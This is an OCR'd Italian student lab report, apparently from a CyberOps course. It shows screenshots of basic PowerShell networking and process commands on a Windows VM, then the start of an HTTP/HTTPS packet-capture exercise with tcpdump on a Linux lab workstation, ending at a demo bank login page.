


1. Esercizio Powershell



Tutti
App
Documenti
Web
Altro
Corrispondenza migliore
Windows PowerShell
Sistema
App
Windows PowerShell ISE
Windows PowerShell (x86)
Windows PowerShell ISE (x86)
Impostazioni
Impostazioni di alimentazione e sospensione
Sostituisci il prompt dei comandi con Windows PowerShell nel menu
Impostazioni sviluppatore PowerShell
Trova e risolvi i problemi con le impostazioni del risparmio energia
Cerca nel Web
powe - Visualizza altri risultati della ricerca
Windows PowerShell
Sistema
Apri
Esegui come amministratore
Apri percorso file
Aggiungi a Start
Aggiungi alla barra delle applicazioni
powe




```
Windows PowerShell
Copyright (C) Microsoft Corporation. Tutti i diritti riservati.

Prova la nuova PowerShell multipiattaforma https://aka.ms/pscore6

PS C:\Users\Nicolo> dir


    Directory: C:\Users\Nicolo


Mode                 LastWriteTime         Length Name
----                 -------------         ------ ----
d-r---        22/10/2024     14:48                3D Objects
d-r---        22/10/2024     14:48                Contacts
d-r---        22/10/2024     14:52                Desktop
d-r---        22/10/2024     14:48                Documents
d-r---        22/10/2024     14:52                Downloads
d-r---        22/10/2024     14:48                Favorites
d-r---        22/10/2024     14:48                Links
d-r---        22/10/2024     14:48                Music
d-r---        22/10/2024     14:49                OneDrive
d-r---        22/10/2024     14:49                Pictures
d-r---        22/10/2024     14:48                Saved Games
d-r---        22/10/2024     14:49                Searches
d-r---        22/10/2024     14:48                Videos


PS C:\Users\Nicolo>
```




```
Windows PowerShell
Copyright (C) Microsoft Corporation. Tutti i diritti riservati.

Prova la nuova PowerShell multipiattaforma https://aka.ms/pscore6

PS C:\Users\Nicolo> ipconfig

Configurazione IP di Windows


Scheda Ethernet Ethernet:

   Suffisso DNS specifico per connessione: homenet.telecomitalia.it
   Indirizzo IPv6 . . . . . . . . . . . . . . . . . . : fd00::d363:51ab:abb7:33be
   Indirizzo IPv6 temporaneo. . . . . . . . . . . . . : fd00::91c9:8f5c:5c64:66cf
   Indirizzo IPv6 locale rispetto al collegamento . : fe80::302b:16ee:64df:6017%3
   Indirizzo IPv4. . . . . . . . . . . . : 10.0.2.15
   Subnet mask . . . . . . . . . . . . . : 255.255.255.0
   Gateway predefinito . . . . . . . . . : fe80::2%3
                                           10.0.2.2
PS C:\Users\Nicolo> ping libero.it

Esecuzione di Ping libero.it [213.209.17.209] con 32 byte di dati:
Risposta da 213.209.17.209: byte=32 durata=13ms TTL=255
Risposta da 213.209.17.209: byte=32 durata=13ms TTL=255
Risposta da 213.209.17.209: byte=32 durata=13ms TTL=255
Risposta da 213.209.17.209: byte=32 durata=13ms TTL=255

Statistiche Ping per 213.209.17.209:
    Pacchetti: Trasmessi = 4, Ricevuti = 4,
    Persi = 0 (0% persi),
Tempo approssimativo percorsi andata/ritorno in millisecondi:
    Minimo = 13ms, Massimo =  13ms, Medio =  13ms
PS C:\Users\Nicolo>
```




```
Windows PowerShell
Copyright (C) Microsoft Corporation. Tutti i diritti riservati.

Prova la nuova PowerShell multipiattaforma https://aka.ms/pscore6

PS C:\Users\Nicolo> Get-Alias dir

CommandType     Name                                               Version    Source
-----------     ----                                               -------    ------
Alias           dir -> Get-ChildItem


PS C:\Users\Nicolo> _
```




```
PS C:\Users\Nicolo> netstat -h

Visualizza le statistiche del protocollo e le connessioni di rete TCP/IP correnti.

NETSTAT [-a] [-b] [-e] [-f] [-n] [-o] [-p proto] [-r] [-s] [-t] [-x] [-y] [interval]

  -a            Visualizza tutte le connessioni e le porte di ascolto.
  -b            Visualizza l'eseguibile coinvolto nella creazione di ogni connessione o
                porta di ascolto. In alcuni casi, host di eseguibili noti
                più componenti indipendenti e in questi casi il
                sequenza di componenti coinvolti nella creazione della connessione
                o la porta in ascolto. In questo caso, l'eseguibile
                il nome è in [] nella parte inferiore, in alto è il componente che ha chiamato,
                e così via fino al raggiungimento di TCP/IP. Si noti che questa opzione
                può richiedere molto tempo e avrà esito negativo, a meno che non siano sufficienti
                autorizzazioni.
  -e visualizza le statistiche Ethernet. È possibile combinare
                opzione.
  -f Visualizza nomi di dominio completi (FQDN) per stranieri
                indirizzi.
  -n Visualizza indirizzi e numeri di porta in formato numerico.
  -o Visualizza l'ID del processo proprietario associato a ogni connessione.
  -p proto Mostra le connessioni per il protocollo specificato da proto; proto
                può essere qualsiasi: TCP, UDP, TCPv6 o UDPv6.  Se usato con-s
                opzione per la visualizzazione delle statistiche per protocollo, Proto può essere qualsiasi:
                IP, IPv6, ICMP, ICMPv6, TCP, TCPv6, UDP o UDPv6.
  -q            Visualizza tutte le connessioni, le porte di ascolto e i binding
                non in ascolto di porte TCP. Le porte di nonlistening associate possono o meno essere
                essere associato a una connessione attiva.
  -r            Visualizza la tabella di routing.
  -s            Visualizza le statistiche per protocollo.  Per impostazione predefinita, le statistiche vengono
                visualizzata per IP, IPv6, ICMP, ICMPv6, TCP, TCPv6, UDP e UDPv6;
                l'opzione-p può essere utilizzata per specificare un sottoinsieme del valore predefinito.
  -t            Visualizza lo stato corrente di offload della connessione.
  -x            Visualizza connessioni NetworkDirect, listener e condivisi
                endpoint.
  -y            Visualizza il modello di connessione TCP per tutte le connessioni.
                Non può essere combinato con le altre opzioni.
  intervallo Rivisualizza le statistiche selezionate, la sospensione dell'intervallo di secondi
                tra ogni schermo.  Premere CTRL+C per interrompere la rivisualizzazione
                Statistiche.  Se viene omesso, netstat stamperà il
                informazioni di configurazione una volta.

PS C:\Users\Nicolo>
```




```
PS C:\Users\Nicolo> netstat -r
===========================================================================
Elenco interfacce
  3...08 00 27 f3 4c f1 ......Intel(R) PRO/1000 MT Desktop Adapter
  1...........................Software Loopback Interface 1
===========================================================================

IPv4 Tabella route
===========================================================================
Route attive:
     Indirizzo rete             Mask          Gateway     Interfaccia Metrica
          0.0.0.0          0.0.0.0         10.0.2.2       10.0.2.15     25
         10.0.2.0    255.255.255.0         On-link        10.0.2.15    281
        10.0.2.15  255.255.255.255         On-link        10.0.2.15    281
       10.0.2.255  255.255.255.255         On-link        10.0.2.15    281
        127.0.0.0        255.0.0.0         On-link        127.0.0.1    331
        127.0.0.1  255.255.255.255         On-link        127.0.0.1    331
  127.255.255.255  255.255.255.255         On-link        127.0.0.1    331
        224.0.0.0        240.0.0.0         On-link        127.0.0.1    331
        224.0.0.0        240.0.0.0         On-link        10.0.2.15    281
  255.255.255.255  255.255.255.255         On-link        127.0.0.1    331
  255.255.255.255  255.255.255.255         On-link        10.0.2.15    281
===========================================================================
Route permanenti:
  Nessuna

IPv6 Tabella route
===========================================================================
Route attive:
 Interf Metrica Rete Destinazione      Gateway
  3    281 ::/0                     fe80::2
  1    331 ::1/128                  On-link
  3    281 fd00::/64                On-link
  3    281 fd00::91c9:8f5c:5c64:66cf/128
                                    On-link
  3    281 fd00::d363:51ab:abb7:33be/128
                                    On-link
  3    281 fe80::/64                On-link
  3    281 fe80::302b:16ee:64df:6017/128
                                    On-link
  1    331 ff00::/8                 On-link
  3    281 ff00::/8                 On-link
===========================================================================
Route permanenti:
  Nessuna
PS C:\Users\Nicolo>
```





File Macchina Visualizza Inserimento Dispositivi Aiuto
Amministratore: Windows PowerShell

```
Windows PowerShell
Copyright (C) Microsoft Corporation. Tutti i diritti riservati.

Prova la nuova PowerShell multipiattaforma https://aka.ms/pscore6

PS C:\Windows\system32> netstat -abno

Connessioni attive

  Proto  Indirizzo locale       Indirizzo esterno      Stato           PID
  TCP    0.0.0.0:135            0.0.0.0:0              LISTENING       [illegible]
  RpcSs
 [svchost.exe]
  TCP    0.0.0.0:445            0.0.0.0:0              LISTENING       4
 Impossibile ottenere informazioni sulla proprietà
  TCP    0.0.0.0:5040           0.0.0.0:0              LISTENING       6240
  CDPSvc
 [svchost.exe]
  TCP    0.0.0.0:7680           0.0.0.0:0              LISTENING       [illegible]
 Impossibile ottenere informazioni sulla proprietà
  TCP    0.0.0.0:49664          0.0.0.0:0              LISTENING       812
 [lsass.exe]
  TCP    0.0.0.0:49665          0.0.0.0:0              LISTENING       644
 Impossibile ottenere informazioni sulla proprietà
  TCP    0.0.0.0:49666          0.0.0.0:0              LISTENING       1092
  EventLog
 [svchost.exe]
  TCP    0.0.0.0:49667          0.0.0.0:0              LISTENING       [illegible]
  Schedule
 [svchost.exe]
  TCP    0.0.0.0:49668          0.0.0.0:0              LISTENING       2892
 [spoolsv.exe]
  TCP    0.0.0.0:49669          0.0.0.0:0              LISTENING       788
 Impossibile ottenere informazioni sulla proprietà
  TCP    10.0.2.15:139          0.0.0.0:0              LISTENING       4
 Impossibile ottenere informazioni sulla proprietà
  TCP    10.0.2.15:[illegible]  [illegible]            ESTABLISHED     [illegible]
  WpnService
 [svchost.exe]
  TCP    10.0.2.15:50701        150.171.84.254:443     CLOSE_WAIT      8492
 [SearchApp.exe]
  TCP    10.0.2.15:50708        52.113.195.132:443     ESTABLISHED     3012
 Impossibile ottenere informazioni sulla proprietà
  TCP    10.0.2.15:50709        [illegible]            ESTABLISHED     3012
 Impossibile ottenere informazioni sulla proprietà
  TCP    10.0.2.15:50710        [illegible]            ESTABLISHED     8492
 [SearchApp.exe]
  TCP    10.0.2.15:50712        20.54.37.73:443        ESTABLISHED     2732
  WpnService
 [svchost.exe]
  TCP    10.0.2.15:50728        13.107.21.239:443      ESTABLISHED     5140
 [msedge.exe]
  TCP    10.0.2.15:50729        13.107.21.239:443      ESTABLISHED     5140
 [msedge.exe]
  TCP    10.0.2.15:50731        2.22.248.158:443       ESTABLISHED     5140
 [msedge.exe]
  TCP    10.0.2.15:50732        13.107.21.239:443      ESTABLISHED     5140
 [msedge.exe]
  TCP    10.0.2.15:50733        2.22.248.138:443       ESTABLISHED     5140
 [msedge.exe]
  TCP    10.0.2.15:50734        13.107.21.239:443      ESTABLISHED     5140
 [msedge.exe]
  TCP    10.0.2.15:50735        13.107.6.254:443       ESTABLISHED     8492
 [SearchApp.exe]
  TCP    10.0.2.15:50755        150.171.28.254:443     ESTABLISHED     8492
 [SearchApp.exe]
```




Nome	PID	Stato	Nome utente	CPU	Memoria (working set privato attivo)	Virtualizzazione control...
Interrupt sistema	-	In esecuzione	SYSTEM	00	0 K	
Processo di inattività...	0	In esecuzione	SYSTEM	99	8 K	
System	4	In esecuzione	SYSTEM	00	20 K	
Registry	124	In esecuzione	SYSTEM	00	2.344 K	Non consentito
smss.exe	456	In esecuzione	SYSTEM	00	248 K	Non consentito
svchost.exe	488	In esecuzione	SERVIZIO DI RETE	00	7.260 K	Non consentito
csrss.exe	556	In esecuzione	SYSTEM	00	848 K	Non consentito
svchost.exe	560	In esecuzione	SYSTEM	00	1.160 K	Non consentito
wininit.exe	644	In esecuzione	SYSTEM	00	656 K	Non consentito
csrss.exe	652	In esecuzione	SYSTEM	00	848 K	Non consentito
winlogon.exe	740	In esecuzione	SYSTEM	00	1.420 K	Non consentito
services.exe	788	In esecuzione	SYSTEM	00	4.552 K	Non consentito
lsass.exe	812	In esecuzione	SYSTEM	00	6.296 K	Non consentito
svchost.exe	928	In esecuzione	SYSTEM	00	8.508 K	Non consentito
fontdrvhost.exe	956	In esecuzione	UMFD-0	00	1.096 K	Disabilitato
svchost.exe	1032	In esecuzione	SERVIZIO LOCALE	00	864 K	Non consentito
svchost.exe	1068	In esecuzione	Nicolo	00	3.752 K	Disabilitato
svchost.exe	1092	In esecuzione	SERVIZIO LOCALE	00	10.776 K	Non consentito
svchost.exe	1124	In esecuzione	SERVIZIO LOCALE	00	4.544 K	Non consentito
svchost.exe	1152	In esecuzione	SERVIZIO LOCALE	00	1.404 K	Non consentito
svchost.exe	1168	In esecuzione	SYSTEM	00	1.392 K	Non consentito
svchost.exe	1176	In esecuzione	SERVIZIO LOCALE	00	1.596 K	Non consentito
dwm.exe	1312	In esecuzione	DWM-1	00	24.584 K	Disabilitato




```
PS C:\Windows\system32> clear-recyclebin

Conferma
Eseguire l'operazione?
Esecuzione dell'operazione "Clear-RecycleBin" sulla destinazione "Tutto il contenuto del Cestino".
[S] Sì  [T] Sì a tutti  [N] No  [U] No a tutti  [O] Sospendi  [?] Guida (il valore predefinito è "S"): s
PS C:\Windows\system32>
```


2. Esercizio HTTP/HTTPS


CyberOps Workstation [In esecuzione] - Oracle VirtualBox
File Macchina Visualizza Inserimento Dispositivi Aiuto
Applications
Terminal - analyst@secOps:~
04:39
analyst
Terminal - analyst@secOps:~
File Edit View Terminal Tabs Help

```
[analyst@secOps ~]$ ip address
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 65536 qdisc noqueue state UNKNOWN group defaul
t qlen 1000
    link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
    inet 127.0.0.1/8 scope host lo
       valid_lft forever preferred_lft forever
    inet6 ::1/128 scope host
       valid_lft forever preferred_lft forever
2: enp0s3: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc fq_codel state UP gr
oup default qlen 1000
    link/ether 08:00:27:5d:3b:d1 brd ff:ff:ff:ff:ff:ff
    inet 10.0.2.15/24 brd 10.0.2.255 scope global dynamic enp0s3
       valid_lft 86382sec preferred_lft 86382sec
    inet6 fd00::a00:27ff:fe5d:3bd1/64 scope global dynamic mngtmpaddr noprefixro
ute
       valid_lft 86383sec preferred_lft 14383sec
    inet6 fe80::a00:27ff:fe5d:3bd1/64 scope link
       valid_lft forever preferred_lft forever
[analyst@secOps ~]$
```


Applications
Terminal - analyst@secOps:~
Terminal - analyst@secOps:~
File Edit View Terminal Tabs Help

```
[analyst@secOps ~]$ sudo tcpdump -i enp0s3 -s 0 -w httpdump.pcap
tcpdump: listening on enp0s3, link-type EN10MB (Ethernet), capture size 262144 bytes
```




www.altoromutual.com/login.jsp

Online Banking Login

